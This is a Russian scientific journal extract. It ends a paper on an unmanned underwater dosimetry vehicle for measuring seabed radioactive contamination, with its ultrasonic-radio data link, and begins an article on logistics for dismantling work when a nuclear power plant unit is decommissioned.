На структурной схеме, иллюстрирующей принцип передачи данных из ПДК, находящегося под водой (рис. 17), представлено: 1 – микроконтроллер, осуществляющий управление подводным аппаратом, сбор данных с датчиков, и передачу их в модуль 2; 2 – ультразвуковой передатчик, осуществляющий передачу информации в ультразвуковом диапазоне через ультразвуковой пьезоэлемент в водную среду; 3 – ультразвуковой приемник, осуществляющий прием данных с ультразвукового пьезоэлемента, и их передачу в модуль 4; 4 – радиопередатчик, осуществляющий перенос полезной информации из ультразвуковой области в диапазон радиоволн; 5 – радиоприемник, осуществляющий прием данных по радиоканалу на стороне рабочей станции, находящейся на побережье; 6 – микроконтроллер, осуществляющий обработку принятых данных и подготовку их для передачи на ПК рабочей станции; 7 – программный блок, осуществляющий окончательную обработку данных и их передачу потребителю.




Рисунок 17 – Основные элементы передачи информации из подводного дозиметрического комплекса на ПК оператора [Basic elements of information transfer from the underwater dosimetry complex to the operator's PC]

Передача сигнала с детектора мощности дозы γ -излучения не представляет каких-либо значительных трудностей. Определённую сложность представляет передача информации с γ -спектрометра, который регистрирует спектр γ -излучения радионуклидов, осевших на донную поверхность (рис. 18) [10].




Рисунок 18 – Измеренный (приборный) (а) и восстановленный (б) спектры γ -источника ^{133}Ba : после обработки итерационным методом приборного спектра: (1) – 1 итерация; (2) – 10-ой; (3) – 30-ой; (4) – 50-ой [Measured (instrumental) (a) and reconstructed (b) spectra of the γ -source of ^{133}Ba : after iterative processing of the instrumental spectrum: (1) – 1 iteration; (2) – 10th; (3) – 30th; (4) – 50th]

Для передачи такой сложной информации используют ПЛИС систему, на которой предварительно программируют линейную шкалу энергий γ -излучения, корректируют шкалу, используя радиоизотопы с известной схемой распада* и энергией γ -излучения и, наконец, задаются определённым промежутком времени, в течение которого набирают реальный спектр γ -излучения радионуклидов, загрязняющих донную поверхность акватории. При этом расстояние между ПДК и донной поверхностью должно поддерживаться постоянным. Полученная информация передаётся в режиме реального времени с указанием начала и конца передачи. Последнее осуществляется в рамках специального программного обеспечения.

Выбор оптимального направления передачи сигнала между ПДК и буферным устройством

Общая структурная схема передачи данных показана ранее (см. рис. 17), а эскиз устройства определения и передачи информации в оптимальном направлении – на рисунке 19.




Рисунок 19 – Принципиальная схема устройства поиска оптимального направления передачи информации с ПДК на буферное устройство: 1 – ультразвуковой детектор; 2 – стойка; 3 – вращающаяся платформа [Schematic diagram of a device for the optimal direction searching of information transfer from an underwater dosimetry complex to a buffer device: 1 – ultrasonic detector; 2 – rack; 3 – rotating platform]

Это устройство, представляющее собой вращающуюся в меридианальном (по θ) и азимутальном (по φ) направлениях платформу, на которой укреплен ультразвуковой приемо-передатчик, осуществляет выбор оптимального направления приема-передачи (см. поз. 11 рис. 3). Передатчик располагается снаружи на верхней поверхности подводного аппарата (см. рис. 3). Оборудование с целью его изолирования от попадания воды помещается в водонепроницаемый корпус, а ультразвуковой детектор, напротив, находится в воде.

Шаговый двигатель, расположенный под платформой в корпусе ПДК осуществляет вращение в меридианальном и азимутальном направлениях, а ультразвуковой детектор регистрирует ультразвуковой сигнал определённого характера, посылаемый ему с базы и означающий начало приёма-передачи с определённого заданного направления, которое детектор должен обнаружить. В меридианальном направлении угол θ изменяется от 0 до $\pi/2$, а в азимутальном φ – от 0 до π (180 градусов), затем быстро возвращается к 0 и продолжает вращение от 0 до $-\pi$. Последнее связано с

* Для проверки и градуировки γ -спектрометров используют набор образцовых источников ОСГИ, который состоит из 11 источников на основе различных радионуклидов, имеющих относительно простую схему распада: ^{60}Co (E_γ равно 1173,237 и 1332,502 кэВ); ^{22}Na (E_γ равно 511,000 и 1274,543 кэВ); ^{54}Mn (E_γ равно 834,848 кэВ); ^{57}Co (E_γ равно 122,061 и 136,474 кэВ); ^{241}Am (E_γ равно 59,537 кэВ); ^{137}Cs (E_γ равно 661,660 кэВ); ^{139}Ce (E_γ равно 165,857 кэВ); ^{113}Sn (E_γ равно 391,705 кэВ); ^{88}Y (E_γ равно 834,848; 898,047 и 1836,066 кэВ); ^{203}Hg (E_γ равно 279,197 кэВ) и ^{65}Zn (E_γ равно 1115,546 кэВ). Погрешность определения активности каждого нуклида составляет не более $\pm 3\%$; активность – около 10^5 Бк.

тем, чтобы не запутать и не оборвать кабели питания, управления и считывания информации с ультразвукового детектора. Такая процедура осуществляется для любого заданного меридианального угла, заполняя, таким образом, матрицу $\hat{A}(\varphi/\theta)$, приведённую в таблице 5, которая записывается на специальное считываемое устройство – микроконтроллер.

Таблица 5 – Значение показаний ультразвукового детектора (отн. ед.) [Ultrasonic detector readings (rel. units)]

φ/θ	$\theta 0$	$\theta 1$	$\theta 2$	$\theta 3$	$\theta 4$	$\theta 5$	$\theta 6$
$\varphi 0$	0	15	30	45	60	75	90
$\varphi 1$	30	63	63	63	63	63	63
$\varphi 2$	60	78	82	90	100	90	82
$\varphi 3$	90	73	70	70	65	60	56
$\varphi 4$	120	57	60	64	67	67	67
$\varphi 5$	150	61	52	59	67	49	59
$\varphi 6$	180	60	36	48	46	49	53
$\varphi 7$	210	19	31	46	54	25	39
$\varphi 8$	240	29	22	25	42	54	60
$\varphi 9$	270	41	52	56	50	38	27
$\varphi 10$	300	34	30	24	15	9	6
$\varphi 11$	330	6	6	6	16	16	16
$\varphi 12$	360	6	6	4	3	3	9

После заполнения матрицы показаний, микроконтроллер проводит её анализ и детектор поворачивается в соответствие с направлением, в кото-ром показания детектора максимально, после чего осуществляется сеанс приёма-передачи информации, который также заканчивается спе-циальным кодом. Работа детектора может осуществляться более детально, для чего необходимо перепрограммировать микроконтроллер, задавая более мелкий шаг по углам θ и φ .

При проведении экспериментов на макете, проверяющих работоспособность приведенного устройства и справедливости идеи, вместо ультразвукового датчика использовался потенциометр, имеющий аналоговый сигнал, с помощью которого получали сигналы и формировали матрицу. Из таблицы 7 видно, что в указанной матрице для выбранных условий самое большое значение сигнала имело место при азимутальном угле $\varphi = 60$ градусам, а меридианальном $\theta = 60$ градусам. При изменении положения ПДК, очевидно, максимум сигнала будет иметь место при значении других углов φ и θ .

Оценка радиоактивного загрязнения донной поверхности

Для достижения этой цели, как указывалось ранее, предлагается использовать подводный беспилотный радиоуправляемый дозиметрический комплекс, выполненный в виде подводного аппарата (ПДК) с дистанционным управлением. При этом для исследования радиационной обстановки в исследуемый водоем помещают беспилотный подводный аппарат, на борту которого установлен γ -детектор и γ -спектрометр. Также на борту установлена система эхолотов, для определения глубины и расстояния до препятствий и устройство приема и передачи информации. Показания датчиков передаются на поверхность через приёмо-передающее устройство в режиме реального времени и могут быть выведены на монитор оператора, или записываются на встроенный носитель памяти и затем используются для дальнейшей её обработки. Для проведения оценки уровня радиоактивного загрязнения донной поверхности акватории проводится подводное исследование акватории с помощью беспилотного радиоуправляемого подводного аппарата (ПДК) с дозиметрическим оборудованием на определенной расстоянии (высоте) над донной поверхностью, с помощью γ -спектрометра регистрируется аппаратурный спектр γ -излучения радионуклидов, загрязняющих подстилающую поверхность, а γ -детектором

регистрируется значение мощности дозы γ -излучения. Обработка приборного спектра осуществляется путем использования специального программного обеспечения, основанного на методе итераций или методе Гаусса, после поступления результатов измерений на ПК оператора [10]. После обработки приборного спектра (см. рис. 18 а) получают амплитудное распределение семейства «монолиний» (см. рис. 18 б), каждая из которых характеризуется амплитудой $A(E_i)$ по шкале амплитуд и энергией E_i по шкале энергий. Амплитудное распределение обработанного спектра характеризуется также и полушириной пика ΔE_i , измеряемой на его полувысоте.

Используя данные обработки спектрограмм, определяют площади пиков полного поглощения гамма-излучения различных нуклидов и рассчитывают весовые множители, характеризующие вклад каждого из них в величину суммарной активности радионуклидов на подстилающей поверхности. На основе полученных данных, а также результата измерения мощности дозы в воде рассчитывают парциальные активности интересующих радионуклидов, загрязняющих подстилающую поверхность, в соответствии с приведенным выражением. При этом, поскольку высота, на которой осуществляется измерение значения мощности дозы, согласуется с измеряемым значением высоты, входящей в выражение, представленное, в знаменателе расчетной формулы, то это обеспечивает уменьшение погрешности определения парциальных активностей радионуклидов. Для расчета активностей радионуклидов на донной поверхности используют выражение (8) [3]:

$$\chi_i(p_i) = \frac{D'(x_0, y_0, h_D) \cdot p_i}{2\pi \cdot 1,458 \cdot 10^5 \sum_{i=1}^N \mu_a(E_i) E_i \nu(E_i) \beta(E_i) p_i \left\{ \int_{h_D}^{h_D \sqrt{m^2+1}} \frac{\exp[-\mu(E_i)U]}{U} dU + \frac{a_i}{1-b_i} \exp[\mu(E_i)h_D(b_i-1)\sqrt{m^2+1}] \right\}}, \quad (8)$$

где $p_i = [\alpha(E_i)A(E_i)\Delta(E_i)/\nu_i] / \sum_{i=1}^N [\alpha(E_i)A(E_i)\Delta(E_i)/\nu_i]$ – весовой множитель данного нуклида, определяемый по спектру γ -излучения;

$A(E_i), \Delta(E_i), E_i$ – энергетические характеристики монолинии γ -излучения (см. рис. 18 б);

$D'(x_0, y_0, h_D)$ – измеренная мощность дозы γ -излучения в точке размещения блока детектирования;

x_0, y_0 – координаты точки детектирования;

$\gamma(E_i)$ – коэффициент поглощения γ -излучения с энергией E_i в воде;

$\mu(E_i)$ – коэффициент линейного ослабления γ -излучения с энергией E_i в воде (определяемые параметры по таблицам, по найденной энергии γ -излучения радионуклида);

$\nu(E_i)$ – квантовый выход γ -излучения с энергией E_i при распаде данного радионуклида;

$\beta(E_i)$ – энергетическая чувствительность детектора γ -излучения;

$\psi(E_i)$ – поправочная функция энергии γ -излучения, определяемая путем сравнения расчетных величин мощности дозы, полученных методом Монте-Карло, и с использованием аналитических методов, основанных на использовании фактора накопления в виде формулы Бергера [11], для различных источников, отличающихся энергией γ -квантов;

h_D – высота точки детектирования над донной поверхностью, измеряемая эхолотом; a_i, b_i – безразмерные параметры формулы Бергера, зависящие от энергии γ -излучения (определяемые параметры по таблицам, по найденной энергии γ -излучения радионуклида).

Передача информации от оператора на ПДК и обратно, как уже указывалось, осуществляется через ультразвуковой детектор, рабочая частота которого может находиться в широком диапазоне и выбирается исходя из условий работы. Чем ниже частота, тем больше глубина на которой возможна связь с устройством, но с понижением частоты уменьшается и скорость передачи данных. Для ультразвуковой связи целесообразно использовать так называемые «обратимые» ультразвуковые преобразователи, т.е. устройство, которое можно использовать как для передачи сигнала, так и для приема, например, пьезоэлектрики на основе цирконата-титаната свинца ЦТС -19 и ЦТС-23, однако их работа ограничивается температурным режимом для $T \geq 365^\circ\text{K}$ [12], который может возникать при продолжительной работе детектора, что и обуславливает дискретность метода передачи информации.

СПИСОК ЛИТЕРАТУРЫ

1. Нырок-2: дистанционный метод радиационного контроля донных отложений. – URL : <http://www.atomic-energy.ru/technology/18974>.
2. Пырков, И. В., Коротков А.С., Тихонов И.И. Разработка и апробация метода радиационного контроля донных отложений IN STU на основе погружного полупроводникового γ -спектрометра / И. В. Пырков, А. С. Коротков, И. И. Тихонов // Экологические системы и приборы. – 2010. – № 9. – С.15-18.
3. Елохин, А. П. Методы и средства систем радиационного контроля окружающей среды : монография / А. П. Елохин. – Москва : НИЯУ МИФИ, 2014. – 520 с.
4. Яковлев, О. И. Распространение радиоволн / О. И. Яковлев, В. П. Якубов, В. П. Урядов, А. Г. Павельев, 2009. – Москва : Ленанд. – 496 с.
5. Грудинская, Г. П. Распространение радиоволн / Г. П. Грудинская // Москва : Высшая школа, 1975. – 280 с.
6. Корн Г., Корн Т. Справочник по математике (для научных работников и инженеров) / Г. Корн, Т. Корн. – Москва : Наука, 1974.
7. Лепендин, Л. Ф. Акустика / Л. Ф. Лепендин // Москва : Высшая школа, 1978. – 448 с.
8. Воробьев, Е. А. Теория ультразвуковых колебаний как основа построения и применения технических средств получения информации / Е. А. Воробьев // Санкт-Петербург : СПбГУАП, 2002. – 54 с.
9. Волновой фронт. Плоские, сферические и цилиндрические волны. – URL : <https://helpiks.org/6-14939.html>.
10. Гамма-спектрометры на сжатом ксеноне для обнаружения и идентификации радиоактивных и делящихся материалов / С. Е. Улин [и др.] // Вопросы электромеханики. – Т. 114. – 2010. – С. 43-50.
11. Машкович В. П. Защита от ионизирующих излучений. Справочник / В. П. Машкович, А. В. Кудрявцева. – Москва : Энергоатомиздат, 1995. – 494 с.
12. Химия и химическая технология. Пьезоэлектрики на основе цирконата-титаната свинца. – Справочник химика 21. – URL : <https://www.chem21.info/info/195947/>.

REFERENCES

- [1] Nyrok-2: distancionnyi metod radiacionnogo kontrolya donnykh otlozheniy. [Nyrok-2: the Method of Remote Radiation Monitoring of Bed Slit]. URL: <http://www.atomic-energy.ru/technology/18974>] (in Russian).
- [2] Pyrkov I.V., Korotkov A.S., Tikhonov I.I. Razrabotka i aprobaciya metoda radiacionnogo kontrolya donnykh otlozheniy IN STU na osnove pogruzhnogo poluprovodnikovogo γ -spektrometra [Development and Testing of the Method of Radiation-Monitoring of Bed Slit IN STU-Established on the Basis of an Immersible Semiconducting γ -spectrometer]. Ekologicheskiye sistemy i pribory [Environmental Systems and Devices]. 2010. № 9. P. 15-18 (in Russian).
- [3] Elokhin A.P. Metody i sredstva sistemradiacionnogo kontrolya okruzhayushey sredy: monografiya [Methods and Tools for Environmental Radiation Monitoring: monograph]. Moskva: NIYAU MIFI [Moscow: NRNU MEPhI]. 2014. 520 p. (in Russian).
- [4] Yakovlev O.I., Yakubov V.P., Uryadov V.P., Pavelev A.G. Rasprostraneniye radiovoln [Radio-Wave Propagation]. 2009, Moskva: Lenand [Moscow: Lenand]. 496 p. (in Russian).

- [5] Grudinskaya G.P. Rasprostraneniye radiovoln [Radio-Wave Propagation]. Moskva: Vysshaya Shkola [Moscow: Higher school]. 1975. 280 p. (in Russian).
- [6] Korn G., Korn T. Spravochnik po matematike (dlya nauchnykh rabotnikov i ingenerov) [Mathematics Handbook (for Academic Researchers and Engineers)]. Moskva: Nauka [Moscow: Science]. 1974 (in Russian).
- [7] Lependin L.F. Akustika [Acoustics]. Moskva: Vysshaya Shkola [Moscow: Higher school]. 1978. 448 p. (in Russian).
- [8] Vorobyov E.A. Teoriya ultazvukovikh kolebaniy kak osnova postroyeniya i primeneniya tekhnicheskikh sredstv polucheniya informatsii [Theory of Ultrasonic Vibrations as a Basis for the Development and Application of Technical Information]. Sankt-Peterburg : SPbGUAP [St. Petersburg: SPbGUAP]. 2002. 54 p. (in Russian).
- [9] Volnovoy front. Ploskiye, sfericheskiye i cilindricheskiye volny [Wave Front. Plane, Spherical, and Cylindrical Waves]. URL: <https://helpiks.org/6-14939.html> (in Russian).
- [10] Ulin S.E. [et al] Gamma-spektrometry na szhatom ksenone dlya obnaruzheniya i identifikatsii radioaktivnykh i delyashchikhsya materialov [Compressed Xenon Gamma Spectrometers for Detection and Identification of Radioactive and Fissile Materials]. Voprosy elektromekhaniki [Questions of electromechanics]. T. 114. 2010. P. 43-50 (in Russian).
- [11] Mashkovich V.P., Kudryavtseva A.V. Zashita ot ioniziruyuschikh Izlucheniye. Spravochnik [Protection against Ionizing Radiation. Reference Book]. Moskva: Energoatomizdat [Moscow: Energoatomizdat]. 1995. 494 p. (in Russian).
- [12] Khimiya i khimicheskaya tekhnologiya. Pezoelektriki na osnove cirkonata-titanata svinca. Spravochnik khimika 21 [Chemistry and Chemical Technology. Piezoelectrics Based on Zirconate-Lead Titanate. Reference book for chemists 21]. URL: <https://www.chem21.info/info/195947/> (in Russian).

Study of Automated Control System of Underwater Dosimetry Kit in Remote Bottom Radioactivity Measurement in Deepwater Areas

A.P. Elokhin ^{*1}, A.A. Vasilenko ^{*2}, S.E. Ulin ^{*3}, S. Yuksekler ^{4}, M. Yuksekler ^{**5}**

^{}National Research Nuclear University Moscow Engineering Physics Institute (NRNU MEPhI), Kashirskoye shosse, 31, Moscow, Russia 115409*

*^{**}AKKUYU NUCLEAR JSC, Buyukejeli District, Akkuyu Avenue No: 0 Gulnar / Mersin, Turkey 33715*

¹ORCID iD: 0000-0002-7682-8504

WoS Researcher ID: G-9573-2017

e-mail: elokhin@yandex.ru

²e-mail: im-ver@yandex.ru

³ORCID iD: 0000-0001-6737-7070

WoS Researcher ID: B-4616-2016

e-mail: seulin@gmail.com

⁴e-mail: millinukleer@gmail.com

⁵e-mail: m.yuksekler@akkuyu.com

Abstract – The paper presents a study of the automated control system of the underwater radio-controlled unmanned vehicle (as a prototype) which monitors the radiation in the deepwater area bottom (with the depth over 10 m), and a system of the operator-vehicle communication line. A standard approach to the radiation monitoring is applied with the help of spectrometric and dosimetry equipment, as well as an echo sounder mounted on the underwater vehicle. The communication line with a facility located on the ground is exercised in the following two ways: when in water, it is arranged through the information transmission by ultrasound to the buffer gear floating on the surface of the water area, and through the gear it gets in a retransmission to the operator on the ground via a radio channel. The control of the underwater vehicle is exercised in the reversed sequence: from the operator to the buffer gear, it goes through a radio channel, then it goes from the latter to the underwater vehicle by the retransmission into ultrasound, and then it reaches the receiving device of the underwater vehicle through further retransmission.

Keywords: ultrasound data transmission, radio-controlled underwater vehicle, radiation monitoring of water area bottom, spectrometric, dosimetry equipment, radio communication channel.

ПРОБЛЕМЫ ЯДЕРНОЙ, РАДИАЦИОННОЙ И ЭКОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ

УДК 621.311.25.004.7:658.8

ИНТЕГРАЛЬНАЯ ЛОГИСТИКА В ПРОЕКТЕ ВЫВОДА ИЗ ЭКСПЛУАТАЦИИ БЛОКА АЭС

© 2020 А.И. Берела, С.А. Томилин, А.Г. Федотов, Е.С. Арсентьева

Волгодонский инженерно-технический институт – филиал Национального исследовательского ядерного университета «МИФИ», Волгодонск, Ростовская обл., Россия

В представленной работе рассмотрена интегральная логистика этапа проведения демонтажных работ при выводе из эксплуатации блоков АЭС и целесообразность ее представления в соответствующем проекте. Показаны особенности логистического подхода в организации демонтажных работ и последующих операций обращения с продукцией демонтажа.

Ключевые слова: вывод из эксплуатации, блок атомной электрической станции, интегральная логистика, организация демонтажных работ, радиационная безопасность.

Поступила в редакцию 24.08.2020

После доработки 01.09.2020

Принята к публикации 04.09.2020

В работе [1] показано, что разработка проектов вывода из эксплуатации блоков АЭС получает научно-исследовательскую, научно-практическую и нормативно-техническую поддержку в обосновании принимаемых организационно-управленческих, технических и технологических решений. Выдвинуто предложение [2, 3] по повышению эффективности разработки этих решений в проекте вывода из эксплуатации блока АЭС в условиях системного подхода к процессу вывода из эксплуатации в целом, возможность применения которого в определенной мере может быть реализована с привлечением современного аппарата логистики – научной и практической деятельности, связанной с организацией и управлением движения материальных и сопутствующих им информационных потоков.

Логистика задает общее направление оптимизации процесса вывода из эксплуатации блока АЭС с момента подготовки и развертывания демонтажных работ и в совокупности представляет его составляющие в части организации [1, 2, 4-6]:

- 1) материальных потоков на предварительных и преддемонтажных операциях;
- 2) материальных потоков в зоне демонтажных работ с первичной сортировкой демонтированных объектов;
- 3) материальных потоков продукции демонтажа внутри зданий и по примыкающим к ним площадкам территории блока к местам размещения в соответствии с физическим и радиационным состоянием демонтированных объектов;
- 4) размещения отходов на площадках и участках обращения с ними, задействованных в процессе вывода блока АЭС из эксплуатации;
- 5) материальных потоков на местах размещения, при выполнении глубокой сортировки демонтированных объектов;
- 6) материальных потоков радиоактивных отходов, не подлежащих переработке, на захоронение в региональном могильнике;
- 7) материальных потоков перемещения сортированных отходов на участок переработки радиоактивных отходов (РАО);

8) материальных потоков перемещения сортированных низкоактивных (НАО) и очень низкоактивных (ОНАО) отходов на площадки временной выдержки (и разделки на фрагменты при необходимости);

9) материальных потоков на площадку сбора и подготовки к реализации нерадиоактивных отходов;

10) материальных потоков на участке переработки РАО;

11) материальных потоков перемещения продуктов переработки РАО на места временного хранения;

12) материальных внешних потоков реализации нерадиоактивных отходов, полученных при демонтаже оборудования и металлоконструкций, и условно «чистых» отходов после временного хранения НАО, ОНАО и переработанных РАО;

13) материальных потоков локализации высокоактивного оборудования в помещениях реакторного отделения (при необходимости);

14) материальных потоков вторичных РАО, создаваемых при проведении подготовительных работ и работ по переработки РАО;

15) информационных потоков, сопровождающих материальные потоки, и поступающих от них реверсных информационных потоков.

Перечисленные составляющие, задействованные и организуемые в логистике процесса вывода из эксплуатации, определяются производством демонтажных работ и обращением с продукцией этих работ [1, 3, 4, 7, 8]. Их проработка способствует выработке интегральной логистики процесса вывода из эксплуатации блока АЭС и его оптимизации в наиболее ответственный период проведения демонтажных работ и обращения с продукцией демонтажа. Составляющие 1-3 относятся к той части логистики, которая связана с материальными потоками при производстве демонтажных работ. Они более подробно будут рассмотрены далее в настоящей работе.

Составляющие 4-14 относятся к логистике материальных потоков при производстве работ по обращению с продукцией демонтажа оборудования, металлических и строительных конструкций. Эти составляющие организуются на основании принятых решений в проекте вывода из эксплуатации блока АЭС. Для обращения с продукцией демонтажа проектируется специальное производственное подразделение, в составе которого будут отделения с технологически сложными процессами переработки РАО и отделения с традиционными технологическими процессами перемещения продукции переработки РАО, а также непосредственно продукции демонтажных работ, не подлежащей переработке (кроме возможной разделки на фрагменты, удобные для выполнения операций перемещения).

Логистика применения складов в материальных потоках (в нашем случае в виде организованных площадок временного хранения и перевалки) в достаточной мере проработана [3, 5, 6], частично эти разработки могут быть использованы в проектах вывода из эксплуатации блоков АЭС.

Относительно информационной составляющей 15 необходимо отметить следующее. Она связана с центром управления выводом из эксплуатации и не только позволяет выполнять управление материальными потоками вообще, но и в случае с перемещением демонтированной продукции блока АЭС предоставляет возможность использования информационной функции логистики в учете движения демонтированных радиоактивных объектов, контроль которых в производственном процессе вывода из эксплуатации – обязательное условие обеспечения требований радиационной безопасности работ. Целесообразно в этом случае применение современных информационных технологий, обеспечивающих автоматизированный учет и контроль на всех этапах обращения с радиационно-опасными объектами – от их подготовки к демонтажу до передачи в повторное использование или перевода в категорию РАО для временного хранения или захоронения [1, гл. 6].

Рассмотрим подробнее вопросы организации составляющих 1-3.

1. Материальные потоки на предварительных и преддемонтажных операциях. Требуется обеспечить поступление, по мере необходимости, соответствующего объема дезактивирующих сред и предусмотренного оборудования дезактивации в зону демонтажных работ. После проведения запланированной в проекте вывода из эксплуатации дезактивации оборудования, систем и помещения в рабочей зоне обеспечить организованное перемещение использованных сред в места размещения штатных и (или) дополнительно введенных мощностей обращения с ними, например, таких как упаривание и цементирование жидких радиоактивных отходов. Должна быть подготовлена трасса перемещения, транспортные средства и соответствующая тара.

Другой материальный поток в этот период работ – перемещение отходов, получаемых при разделке проемов из помещений в транспортные коридоры и обустройстве, при необходимости, проемов шлюзами. Полученные отходы могут быть нерадиоактивными и радиоактивными, требующими соответствующего обращения с ними в соответствии с проектными решениями, их транспортирование должно быть обеспечено подъемно-транспортными средствами, контейнерами. Очевидно, что перемещение этих отходов можно встроить в предстоящий материальный поток продукции демонтажных работ, т.е. осуществлять по подготовленным для этого потока трассам и адресам.

Аналогичные соображения следует привести для отходов, возникающих при подготовке трасс перемещения продуктов демонтажных работ (разделка габаритов, усиление строительных конструкций и т.д.).

Объемы и состав представленных материальных потоков могут быть определены в проекте вывода из эксплуатации.

Предварительные и преддемонтажные работы имеют характерную особенность – они трудоемкие и, главное, дозоемкие, так как проводятся при исходном уровне радиационного фона в зоне работ [1, гл. 6]. Поэтому важен организованный логистический подход к этим работам.

2. Материальные потоки в зоне демонтажных работ с первичной сортировкой демонтированных объектов. Продукция демонтажных работ перемещается внутри помещения с места расположения объекта воздействия к проему, ведущему непосредственно или через шлюз к транспортному коридору. Схема перемещения зависит от принятого метода демонтажа в помещении – фронтального, выборочного или выборочно-фронтального [6].

Перемещение продукции демонтажа должно быть обеспечено предусматриваемыми проектом вывода из эксплуатации грузоподъемными и транспортными средствами, включая перегружателями в проемах, в том числе, при необходимости, дистанционно-управляемыми [1, 9]. Габариты продукции демонтажа, включая демонтированное целиком оборудование (без трубной и кабельной обвязки), должны быть согласованы с габаритами трассы перемещения в помещении, проема в нем и техническими возможностями грузоподъемных и транспортных средств. Соответствующие решения прорабатываются в проекте вывода из эксплуатации блока АЭС.

Демонтированная продукция проходит радиационный контроль и в зависимости от уровня и вида активности (радиоактивное загрязнение или наведенная активность) и физических данных (материал, форма) сортируется с размещением в предусмотренную проектом тару (транспортный контейнер, защитный контейнер, поддон, мягкая упаковка) или без такого размещения (например, оборудование, демонтированное целиком), но, при необходимости, с нанесением защитного покрытия.

Все необходимые данные и сведения для организации этой составляющей интегральной логистики размещаются в проекте вывода блока АЭС из эксплуатации.

3. Материальные потоки продукции демонтажа внутри зданий и по примыкающим к ним площадкам территории блока к местам размещения в соответствии с физическим и радиационным состоянием демонтированных объектов. Данные потоки начинаются от проемов помещений, проходят по транспортным коридорам и проемам на разных отметках зданий блока, а также и по территории площадки блока в зависимости от адреса приемного участка или приемной площадки [9].

Выбор и подготовка трасс перемещения должны быть обоснованы и предусмотрены проектом вывода блока АЭС из эксплуатации. Главным условием выбора трасс перемещения является размещение участка (участков) обращения с продукцией демонтажных работ. Например, в качестве мест размещения участков переработки РАО предлагаются подготавливаемые площади машинных залов Белоярской и Ленинградской АЭС [1, 10], а в Германии на АЭС Nord – специально построенный корпус на площадке станции [1].

В российском варианте большая часть потока демонтированной продукции проходит внутри реакторного отделения с выходом на примыкающий к нему машинный зал. Меньшая часть данной продукции, производимая на нулевой и отрицательных строительных отметках, перемещается в железнодорожный коридор (на нулевой отметке) и через него по площадке блока к воротам в машинный зал.

Оба направления трасс перемещения обеспечиваются грузоподъемными и транспортными средствами необходимой мощности, подготовленным дорожным полотном на площадке блока. Перемещаемая продукция находится в таре или без упаковки, т.е. в том виде, в каком она вышла из проема помещения в рабочей зоне демонтажа.

Отходы, непосредственно отправляемые на повторное использование, перемещаются на промежуточное размещение на площадке блока, оборудованной для металлических отходов навесом.

Общая схема материальных потоков в период проведения демонтажных работ показана на рисунке 1. Схема условно масштабирована по отношению к мощности составляющих потока. Схемы такого рода могут отличаться, так как вывод блоков АЭС из эксплуатации может осуществляться по отличающимся вариантам, в том числе по технологии обращения с демонтированным оборудованием и металлоконструкциями.

